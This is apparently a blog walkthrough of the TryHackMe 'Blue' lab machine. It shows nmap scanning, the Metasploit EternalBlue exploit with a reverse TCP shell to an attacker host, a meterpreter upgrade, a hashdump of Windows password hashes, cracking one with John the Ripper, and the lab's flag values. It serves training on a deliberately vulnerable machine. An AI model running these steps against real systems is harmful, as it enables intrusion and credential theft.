Today we will be solving tryhackme's machine "Blue"

so first step will be enumeration and scanning

I will use nmap to look for open ports , services , versions and OS detection

scan results :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -O -T4 10.10.105.24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-31 12:00 EDT
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for 10.10.105.24
Host is up (0.17s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

now looking at the results there are several ports open and listening

here the port 139 and 445 are of interest as these ports can be vulnerable to eternal blue vulnerability which is a kernel pool corruption vulnerability which can lead us to remote code execution or a reverse shell.

We will use metasploit framework for further exploitation ‘

first we will load **msfconsole :**

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
```

next we will search for eternal blue :

```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
de Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
mmand Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

so we will load the first exploit by typing **use 0** or use **exploit/windows/smb/ms17_010_eternalblue :**

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

the module is loaded successfully now we will see all the options available to be set by us :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s
   RPORT          445              yes       The target port (
   SMBDomain                       no        (Optional) The Wi
                                             ws Embedded Stand
   SMBPass                         no        (Optional) The pa
   SMBUser                         no        (Optional) The us
   VERIFY_ARCH    true             yes       Check if remote a
                                             mbedded Standard
   VERIFY_TARGET  true             yes       Check if remote O
                                             andard 7 target m


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accept
   LHOST     192.168.1.9      yes       The listen address (an
   LPORT     4444             yes       The listen port


Exploit target:
```

so here we will have to set :

RHOSTS: that is our **target** machine IP

RPORT: that is target machine port where vulnerable service is running .


Then we have to set :

LHOST : that is our attacking machine IP


LPORT: our attacking machine port where we will listen for a reverse shell

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.103.43
RHOSTS ⇒ 10.10.103.43
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 7070
LPORT ⇒ 7070
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.17.47.112
LHOST ⇒ 10.17.47.112
```

then we will run the exploit and gain a meterpreter shell:




so we successfully ran the exploit and got a reverse shell to us :



now as we have the initial foothold over the target now the post exploitation begins:

we will use a post module to get a better shell I.e meterpreter by using this module



we used **post/multi/manage/shell_to_meterpreter**

then set options such as

set sessions 1

set lhost my_IP
and then **run** and as soon as post exploit completes we will have a new session for meterpreter :

```
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.17.47.112:8989
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (200262 bytes) to 10.10.116.24
[*] Meterpreter session 2 opened (10.17.47.112:8989 → 10.10.116.24:49172 ) at 2022-03-31 13:47:33 -0400
[*] Stopping exploit/multi/handler
Interrupt: use the 'exit' command to quit
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                  Information                                  Connection
  --  ----  ----                  -----------                                  ----------
  1         shell x64/windows     Shell Banner: Microsoft Windows [Version 6.1.7601] ——— 10.17.47.112:4444 → 10.10.116.24:49168  (10.10.116.24)
  2         meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC               10.17.47.112:8989 → 10.10.116.24:49172  (10.10.116.24)

msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

now we can perform some password cracking ,

we will use command **hashdump** to dump hashes of passwords of users on system:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

now we will use johntheripper tool to crack the hash of user jon so first we will copy the hash of jon to a text file using nano as jon.txt like :

```
root@kali: /home/kali/Downloads ×   root@kali: /home/kali ×   root@kali: /home/kali ×
  GNU nano 6.0                                                          jon.txt
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

after this we will crack the hash in jon.txt file by :

```
┌──(root㉿kali)-[/home/kali]
└─# john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt jon.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (Jon)
1g 0:00:00:00 DONE (2022-03-31 14:01) 1.063g/s 10851Kp/s 10851Kc/s 10851KC/s alr19882006..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

and we got the password as alqfna22 and we used rockyou.txt wordlist

flag 1 :

```
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```

flag 2 :

```
meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter >
```

flag 3 :

```
meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```

Done :-)